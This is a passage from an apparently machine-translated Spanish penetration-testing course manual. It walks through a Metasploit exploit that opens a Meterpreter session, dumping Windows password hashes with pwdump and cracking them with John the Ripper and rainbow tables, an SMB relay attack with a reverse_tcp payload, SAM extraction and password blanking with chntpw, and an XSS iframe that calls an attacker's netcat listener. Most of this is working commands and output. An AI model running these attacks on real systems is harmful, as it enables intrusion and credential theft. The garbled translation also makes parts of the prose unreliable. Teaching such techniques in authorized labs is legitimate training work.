[*] Started bind handler

[*] Detected a Windows 2000 target

[*] Binding to 4b324fc8-1670-01d3-1278-

5a47bf6ee188:3.0@ncacn_np:192.168.0.112[\BROWSER]

...

[*] Bound to 4b324fc8-1670-01d3-1278-

5a47bf6ee188:3.0@ncacn_np:192.168.0.112[\BROWSER] ...

[*] Building the stub data...

[*] Calling the vulnerable function...

[*] Transmitting intermediate stager for over-sized stage...(89 bytes)

[*] Sending stage (2834 bytes)

[*] Sleeping before handling stage...


[*] Uploading DLL (73739 bytes)...

[*] Upload completed.

[*] Meterpreter session 1 opened (192.168.0.111:40091 -> 192.168.0.112:4444)

meterpreter >upload -r /tmp/pwdump c:\\winnt\\system32\\
```

```
[*] uploading : /tmp/pwdump/PwDump.exe -> c:\winnt\system32\\PwDump.exe
[*] uploaded : /tmp/pwdump/PwDump.exe -> c:\winnt\system32\\PwDump.exe
[*] uploading : /tmp/pwdump/LsaExt.dll -> c:\winnt\system32\\LsaExt.dll
[*] uploaded : /tmp/pwdump/LsaExt.dll -> c:\winnt\system32\\LsaExt.dll
[*] uploading : /tmp/pwdump/pwservice.exe -> c:\winnt\system32\\pwservice.exe
[*] uploaded : /tmp/pwdump/pwservice.exe -> c:\winnt\system32\\pwservice.exe
meterpreter >execute -f cmd -c
Process 1996 created.
Channel 8 created.
meterpreter >interact 8
Interacting with channel 8...
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>pwdump \\127.0.0.1
pwdump \\127.0.0.1
Using pipe {601E5D26-81AA-4DFE-8FD4-DF4B79603D95}
Key length is 16
Administrator:500:7E6DA418E261F2E8AAD3B435B51404EE:F938B53B982F22CD6B1C14AE106654
80:::
bob:1007:92315C8B485693A7AAD3B435B51404EE:E0C32CDA6F6ECC163F442D002BBA3DAF:::
david:1006:701E323A546B75899F78CD05E5BE4E2E:CCFAFD112C6417E236BE9897692CB019:::
goliath:1008:E9A1D031141501CF4207FD0DF35A59A8:EC7F0289A3B2AE80453E508E746F1BA9:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
…
samuel:1009:9E3C4A013FF8123DAAD3B435B51404EE:7F1FC5A10925F8CC81AA6B29E5734BAF:::
Completed.
pwdump6 Version 1.4.2 Copyright 2006 foofus.net
C:\WINNT\system32>
```

Estos son los hashes LM que pueden ser rotos fácilmente con John the Ripper o Rainbowtables (tanto discutido en las secciones siguientes).
Si no está familiarizado con los hashes LM, por favor, lea el siguiente artículo: http://en.wikipedia.org/wiki/LM_hash.

12.4.3 John the Ripper

Según lo descrito por sus autores, John the Ripper (JTR) es una galleta de la contraseña rápido, actualmente disponible para muchos sabores de Unix, Windows, DOS, BeOS, y OpenVMS. Su propósito principal es detectar débil contraseñas. Además cripta varios (3) tipos de hash de contraseñas más comúnmente encontrados en varios Unix sabores, con el apoyo de la caja son Kerberos AFS y Windows NT/2000/XP/2003 hashes LM, además de varios más con parches aportados.
JTR se puede utilizar para romper hashes LM, como se puede ver en el siguiente ejemplo.
Cree el hashes.txt archivo con los hashes interesantes son:

```
Administrator:500:7E6DA418E261F2E8AAD3B435B51404EE:F938B53B982F22CD6B1C14AE106654
80:::
bob:1007:92315C8B485693A7AAD3B435B51404EE:E0C32CDA6F6ECC163F442D002BBA3DAF:::
david:1006:701E323A546B75899F78CD05E5BE4E2E:CCFAFD112C6417E236BE9897692CB019:::
goliath:1008:E9A1D031141501CF4207FD0DF35A59A8:EC7F0289A3B2AE80453E508E746F1BA9:::
samuel:1009:9E3C4A013FF8123DAAD3B435B51404EE:7F1FC5A10925F8CC81AA6B29E5734BAF:::
```

Ejecutar JTR sobre este archivo:

```
bt run # ./john hashes.txt
Loaded 7 password hashes with no different salts (NT LM DES [32/32 BS])
GOLIATH (goliath:1)
12 (goliath:2)
BABYLON (samuel)
MANAGER (Administrator)
MYPASS (bob)
guesses: 5 time: 0:00:00:37 (3) c/s: 6693K trying: 44286R1 - 44284M2
guesses: 5 time: 0:00:00:39 (3) c/s: 6630K trying: MS6ARSI - MS6ARU7
```

Las contraseñas simples (gerente, goliath12, babylon, MYPASS) se agrietan en el primer minuto, pero más contraseñas complejas puede tomar mucho más tiempo para acabar.

12.4.4 Tablas Rainbow

Según lo descrito por sus autores, la herramienta RainbowCrack (http://project-rainbowcrack.com/) es un hash cracker. Una galleta de fuerza bruta tradicional intenta todos los textos planos posibles, uno por uno, que es un timeconsuming manera de romper contraseñas complejas. La idea de la compensación de tiempo de la memoria es hacer todo agrietamiento tiempo de cálculo con anticipación y guardar el resultado en los llamados archivos del arco iris de la tabla. Sin embargo, toma un largo tiempo para precompute las tablas. Pero una vez que el precálculo de una sola vez, se abrirá una vez la memoria galleta compensación pueden ser cientos de veces más rápido que un cracker de fuerza bruta con la ayuda de tablas precalculadas.
Debido a las deficiencias de hash LM, es posible crear tablas de arco iris para el completo Inglés juego de caracteres de hasta siete caracteres de longitud. Esto efectivamente le permitirá bloquear los hashes LM para contraseñas de hasta 14 caracteres.

Trate de crackear la contraseña de David con RainbowCrack. Tenga en cuenta que en este ejemplo estoy usando mi propia tabla Rainbow locales. Estos no están disponibles en BackTrack (aprox. 100 GB). A RainbowCrack servidor está configurado para su uso. Lea más información sobre esto en el ejercicio.


```
root@bt:~# cat hashes.txt |grep david > crackme

root@bt:~# mv crackme /mnt/tables/

bt tables # rcrack *.rt -f crackme

lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_0.rt:

201170944 bytes read, disk access time: 0.64 s

verifying the file...

searching for 2 hashes...

...

lm_alpha-numeric-symbol32-space#1-7_0_15200x67108864_1.rt:

201170944 bytes read, disk access time: 0.75 s

verifying the file...

searching for 2 hashes...

cryptanalysis time: 2.64 s

...

67887104 bytes read, disk access time: 0.19 s
```

```
searching for 2 hashes...

plaintext of 9f78cd05e5be4e2e is 0-RD@#^

cryptanalysis time: 0.69 s

...

201170944 bytes read, disk access time: 0.44 s

searching for 1 hash...

plaintext of 701e323a546b7589 is MYP@55W

cryptanalysis time: 0.38 s

statistics

------------------------------------------------------

plaintext found: 2 of 2 (100.00%)


total disk access time: 13.33 s

total cryptanalysis time: 328.30 s

total chain walk step: 230994402

total false alarm: 6670

total chain walk step due to false alarm: 33851285

result

------------------------------------------------------

david MYP@55w0-rD@#^ hex:4d595040353577302d724440235e

localhost tables #
```

Se puede ver que mediante el uso de las tablas de arco iris LM, le rompió el complejo, contraseña de 14 caracteres PAI @ 55w0-rD @ # ^ en menos de 6 minutos.
Una interfaz web a un conjunto de tablas de hash LM Rainbow es accesible a través http://cracker.offensivesecurity. com.
Usted puede utilizar esta galleta de romper hashes LM varios que te encuentres en el curso. Tenga en cuenta que no tiene mucho sentido en grietas hashes pertenecen a los usuarios del sistema, como TsInternetUser, Huésped, IWAM, Cuentas IUSR, y así sucesivamente. Además, las contraseñas de administrador de la mayoría de las máquinas son más 14 caracteres de largo y por lo tanto no es vulnerable a este tipo de agrietamiento hash.

12.4.5 "Windows hace qué"

El sistema operativo Windows tiene una característica única en su protocolo SMB, presente desde los días de NT4. Considere el siguiente escenario: el equipo A está intentando acceder a un recurso compartido en el equipo B. En este intento, el equipo A envía el nombre de usuario y contraseña con algoritmo hash del usuario que ha iniciado sesión.
Equipo B comprueba si las credenciales se envían desde el ordenador A la altura de su cuenta. Si lo hacen, el usuario el equipo A se le da acceso a la parte sin que se le pida una contraseña.



Si el usuario no existe en el equipo B, el usuario en el equipo A se le pedirá que introduzca una nombre de usuario y contraseña para poder acceder al recurso compartido. ¿Qué hay de malo en esta imagen?

Un atacante en el equipo B puede inducir al usuario a una computadora para conectarse a su cuota, mientras que simultáneamente ejecutando un sniffer. El usuario en el equipo A le enviará su contraseña con algoritmo hash, que es capturado y agrietado por el atacante en el equipo B. El usuario B tiene ahora nombre de usuario del usuario A y contraseña.
Esta técnica se puede mejorar: Una vez que el atacante en el equipo B recibe la contraseña con algoritmo hash a partir de el usuario en el equipo A, que simplemente transmite la captura


usuario / hash combo de vuelta al origen máquina y solicita una sesión autenticada. Esto se hace sin la necesidad de romper el hash!
El marco de Metasploit ha añadido recientemente un pase al módulo hash. Dado que un administrativo usuario se conecta a la parte mal, Metasploit retransmitirá este hash de nuevo al autor y tratar de ejecutar código con los privilegios del usuario.
Una descripción más técnica y detallada de este ataque se puede encontrar en:

http://blog.metasploit.com/2008/11/ms08-067-metasploit-and-smb-relay.html

Dicho esto, creó un mal Metasploit apoderado SMB:

```
bt framework3 # ./msfcli exploit/windows/smb/smb_relay

PAYLOAD=windows/meterpret

er/reverse_tcp LHOST=192.168.8.116 E

[*] Started reverse handler
```

A continuación, desactivar el firewall de Windows en su máquina XP SP2 y conectar de la misma para el Metasploit SMB servidor



Mira con asombro como la víctima se corta en pedazos pequeños:

```
bt framework3 # ./msfcli exploit/windows/smb/smb_relay

PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.8.116 E

[*] Started reverse handler

[*] Server started.

[*] Received 192.168.9.55:1038 CLIENT055\offsec

LMHASH:8b2e31fd6d6fc3ce38363366568cd241f80d81146e92ec16

OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1
```

```
[*] Authenticating to 192.168.9.55 as CLIENT055\offsec...
[*] AUTHENTICATED as CLIENT055\offsec...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \facgMIAk.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] You *MUST* manually remove the service: 192.168.9.55 (FLudTSke - "MlJdvjQOHX
[*] You *MUST* manually delete the service file: 192.168.9.55 %SYSTEMROOT%\facgM
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Sending Access Denied to 192.168.9.55:1038 CLIENT055\offsec
[*] Received 192.168.9.55:1041 CLIENT055\offsec LMHASH:fc6189e9360618371568f2584
[*] Authenticating to 192.168.9.55 as CLIENT055\offsec...


[*] AUTHENTICATED as CLIENT055\offsec...
[*] Ignoring request from 192.168.9.55, attack already in progress.
[*] Sending Access Denied to 192.168.9.55:1041 CLIENT055\offsec
[*] Server stopped.
[*] Meterpreter session 1 opened (192.168.8.116:4444 -> 192.168.9.55:1039)
meterpreter >
```

Piense en las consecuencias de este ataque. ¿Alguna vez se sienten seguros conectarse a un recurso compartido de nuevo?

12,5 Ataques acceso físico

Esta sección no está presente en los vídeos, sino que se dejó en el laboratorio guía como un recurso.
Si un atacante es capaz de tener acceso físico a la máquina, es muy probable que lo va a hackear. En casi cada dispositivo de OS o de la red, existe una "puerta trasera física" que permite el rearme manual de un configuración del dispositivo. Esto se ve en los routers Cisco, puntos de acceso y sistemas operativos también.

12.5.1. Restablecimiento de Microsoft Windows

Como ya hemos comentado, Windows almacena las contraseñas de usuario local en el SAM. El SAM está bloqueado por Windows y no se puede acceder, copiar o leer mientras se está ejecutando Windows. Sin embargo, si arranca el mismo equipo con un sistema operativo diferente (digamos Linux), el archivo SAM ya no estarían protegidos. El nuevo botas OS Linux vería el archivo SAM como cualquier otro archivo en el sistema de archivos de Windows.
En ese momento, usted puede modificar el SAM con herramientas especializadas y restablecer las contraseñas de su agrado. una vez el equipo se inicia una copia de seguridad de Windows, tendrá nuevas contraseñas en su base de datos SAM.
Pruebe esta usando BackTrack. En primer lugar, si las particiones de Windows están montados:

```
root@bt:~# mount

tmpfs on / type tmpfs (rw)

proc on /proc type proc (rw)

sysfs on /sys type sysfs (rw)

devpts on /dev/pts type devpts (rw,gid=5,mode=620)

/dev/sda1 on /mnt/sda1 type ntfs (ro)

usbfs on /proc/bus/usb type usbfs (rw)

root@bt:~#
```

En este ejemplo, se ve que la partición de Windows NTFS SDA1 está montado, con sólo lectura (ro) permisos. Debido a que es necesario cambiar el archivo SAM, va a requerir de lectura y escritura (rw) permisos. BackTrack tiene el módulo de fusible NTFS que se puede utilizar para montar la partición NTFS con rw permisos:

```
root@bt:~# umount /mnt/sda1/
root@bt:~# modprobe fuse
root@bt:~# ntfsmount /dev/sda1 /mnt/sda1/
root@bt:~# mount
tmpfs on / type tmpfs (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
usbfs on /proc/bus/usb type usbfs (rw)
/dev/sda1 on /mnt/sda1 type fuse
(rw,nosuid,nodev,default_permissions,allow_other)
root@bt:~#
```

Ahora usted puede volcar el archivo SAM con BKHive y SAMdump:

```
root@bt:~# bkhive /mnt/sda1/WINNT/system32/config/system system.txt
Bkhive ncuomo@studenti.unina.it
Bootkey: dc155851060590ee807d3c660a437109
root@bt:~# samdump2 /mnt/sda1/WINNT/system32/config/sam system.txt >hashes.txt
Samdump2 ncuomo@studenti.unina.it
This product includes cryptographic software written
by Eric Young (eay@cryptsoft.com)
No password for user Guest(501)
root@bt:~# cat hashes.txt
Administrator:500:7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c42
5e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee::::
```

```
NetShowServices:1001:4e239a9b2c8fca59049021d2a350c02c:021c54b8e10a4c420839b49a7cd
21a66:::
IWAM_WIN2KSP4:1004:1cad3d74dee85109bb0b6cba129ef50e:7212a9f44e59a1b73d88fa7d67026
6db:::
root@bt:~#
```

Si lo prefiere, puede modificar el SAM utilizando una herramienta como chntpw:

```
root@bt:~# chntpw /mnt/sda1/WINNT/system32/config/SAM
chntpw version 0.99.3 040818, (c) Petter N Hagen
Hive's name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 28672 [7000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 245/19632 blocks/bytes, unused: 8/4752 blocks/bytes.
* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length : 0
Password history count : 0
RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*
RID: 03eb, Username: <IUSR_WIN2KSP4>
RID: 03ec, Username: <IWAM_WIN2KSP4>
RID: 03e9, Username: <NetShowServices>
RID: 03e8, Username: <TsInternetUser>
.....
* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!
Do you really wish to change it? (y/n) [n] y
Changed!
Hives that have changed:
```

```
# Name

0 </mnt/sda1/WINNT/system32/config/SAM>

Write hive files? (y/n) [n] : y

0 </mnt/sda1/WINNT/system32/config/SAM> - OK

root@bt:~#

root@bt:~# umount /mnt/sda1/

root@bt:~# reboot
```

12.5.2 Restablecer una contraseña en un controlador de dominio

Los controladores de dominio de Windows no guarde sus contraseñas de usuario en el SAM local, sino en activo Directorio. Active Directory no puede ser desconectado manualmente editado, por lo que un enfoque diferente para restablecer una contraseña se toma.
Un controlador de dominio de Windows puede arrancar sin Active Directory (Active Directory Restaurar Mode). Esto se hace generalmente para el mantenimiento de Active Directory o la desfragmentación. Cuando se activa Directorio no se carga, el controlador de dominio temporal se revertirá a la autenticación de nombre de usuario local y volverá a utilizar el archivo SAM presente en la máquina.
Un posible medio de ataque sería la de restablecer / crackear la contraseña del controlador de dominio de administrador local (mediante manipulación SAM o dumping) y luego cargarla en el modo de restauración de Active Directory y el registro en
con la contraseña modificada / agrietada. Una vez conectado, se instala un servicio que se ejecuta el net user comandos (con privilegios de SYSTEM). Una vez que el controlador de dominio se reinicia y se deja cargar Active Directory, el servicio añade / modifica el usuario y le permite iniciar sesión con una contraseña alterado.
Más sobre esto en http://www.nobodix.org/seb/win2003_adminpass.html.

12.5.3 Restauración de Sistemas Linux

En Linux, una técnica similar se utiliza para restablecer las contraseñas de root. El equipo está arrancado en una sola modo o arrancado desde otro sistema operativo. Más información acerca de esto se puede encontrar en http://linuxgazette.net/107/tomar.html.

12.5.4 Restablecimiento de Cisco

En los entornos de Cisco, una técnica similar se utiliza para restablecer las contraseñas perdidas. El dispositivo Cisco se inicia en un modeand administrativa se puede restablecer en varias configuraciones. Más detalles sobre esto aquí: http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_tech_note09186a00801746e6.

shtml routers #.

13. Módulo 13: Web ataque de aplicación

visión de conjunto

Este módulo introduce comunes ataques a aplicaciones web como XSS, galleta robo, LFI / RFI ataques, y ataques de inyección SQL a través de varias plataformas.

Objetivos del módulo

Al final de este módulo, los estudiantes deben:

1. Programación entender los conceptos subyacentes a cada clase de vulnerabilidad.
2. Ser capaz de identificar y explotar cada clase de vulnerabilidad en consecuencia.
3. Estar familiarizado con las consultas SQL de base y la estructura de base de datos.
4. Ser capaz de utilizar las funciones avanzadas de bases de datos como MySQL y MSSQL funciones avanzadas
procedimientos almacenados.
5. Comprender y utilizar un proxy web atacar como parte de un ataque aplicación web.

informes

Aviso es necesario para este módulo como parte de ataques adicionales en el dominio THINC.local.

Una Nota del Autor


Las aplicaciones Web están aumentando en popularidad a medida que la web crece y más personas están sintonizando con ciberespacio. Las empresas aceptar pagos, facturas se pueden pagar, e incluso sus compras todo se puede hacer línea. Un estudio reciente de seguridad desacreditado el mito de que la mayoría de los ataques vienen desde dentro de una organización y que la mayoría de los ataques exitosos a distancia en organizaciones en las que realiza a través de atacando a sus aplicaciones web. Esto tiene sentido porque una aplicación web dinámica también se suelen proporcionar una mayor superficie de ataque ya que el servidor web a menudo ejecuta código del lado del servidor.

Dependiendo de la calidad de este código y de la configuración del servidor web, la integridad del sitio puede verse comprometida por un visitante malicioso. Las aplicaciones Web se pueden escribir en una variedad de idiomas, cada uno con sus clases de vulnerabilidad específicos, aunque los principales vectores de ataque son similares en concepto. Esta módulo presenta varios vectores de ataque web de aplicaciones en entornos Windows y Linux. complacer tenga en cuenta que el tema de los ataques de aplicaciones Web es vasta y compleja. En este módulo se discutirá básico atacar los vectores y el uso de ejemplos sencillos.

13,1 Cross Site Scripting

Comience con las vulnerabilidades al menos apreciados y entendidos: Cross Site Scripting (XSS). Vulnerabilidades XSS son causados debido a la entrada del usuario unsanitized que luego se muestra en una página web.
Estas vulnerabilidades permiten a los atacantes maliciosos para inyectar secuencias de comandos del lado del cliente como JavaScript en-páginas web vistas por otros usuarios. Aunque los ataques XSS no resulten directamente en el compromiso de una máquina, estos ataques aún pueden tener impacto significativo, como el robo de cookies de autenticación y derivación, la reorientación de navegador de la víctima a una página HTML malintencionado, y más.

Su máquina XP laboratorio tiene un PHP / MySQL libro de visitas aplicación web, que es vulnerable a XSS:



Una vez que un atacante inyecta algo de código JavaScript en el campo de comentario, este código termina como parte de la El código HTML en la página Ver Libro de Visitas. Cuando la víctima visita esa página, el código JavaScript incrustado en HTML se ejecuta en el navegador de la víctima:

Las siguientes secciones se analizan el impacto que este ataque puede tener sobre la víctima.

13.1.2 Recopilación de información

A menudo pasado por alto, los ataques XSS pueden proporcionar una gran cantidad de información desde el navegador de la víctima.


Puede utilizar JavaScript para redirigir el navegador de la víctima a una URL elegida, o incluir un iframe que será dirigido al atacante. Esto le permitirá conocer la versión de la víctima navegador, lo que podría significativamente la ayuda en el lanzamiento de un ataque del lado del cliente más éxito. Tratar de incluir un astuto iframe en la página de comentarios, que unirá a la víctima a una escucha Netcat en la máquina atacante:

```
<script>

<iframe SRC="http://192.168.10.14/bogus.php" height = "0" width ="0">

</script>
```

Una vez presentada, la víctima navega por la página afectada libro de visitas, y se inicia una conexión a la atacando a máquina desde el navegador de la víctima:

```
root@bt:~# nc -lvp 80
listening on [any] 80 ...
192.168.11.1: inverse host lookup failed: Unknown server error : Connection timed
out
connect to [192.168.10.14] from (UNKNOWN) [192.168.11.1] 1032
GET /bogus.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-
shockwave-flash
Referer: http://127.0.0.1/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.10.14
Connection: Keep-Alive
```

Una rápida búsqueda en Google identifica a este User-Agent como un equipo con Windows XP, ejecute Internet Explorer 6,0:

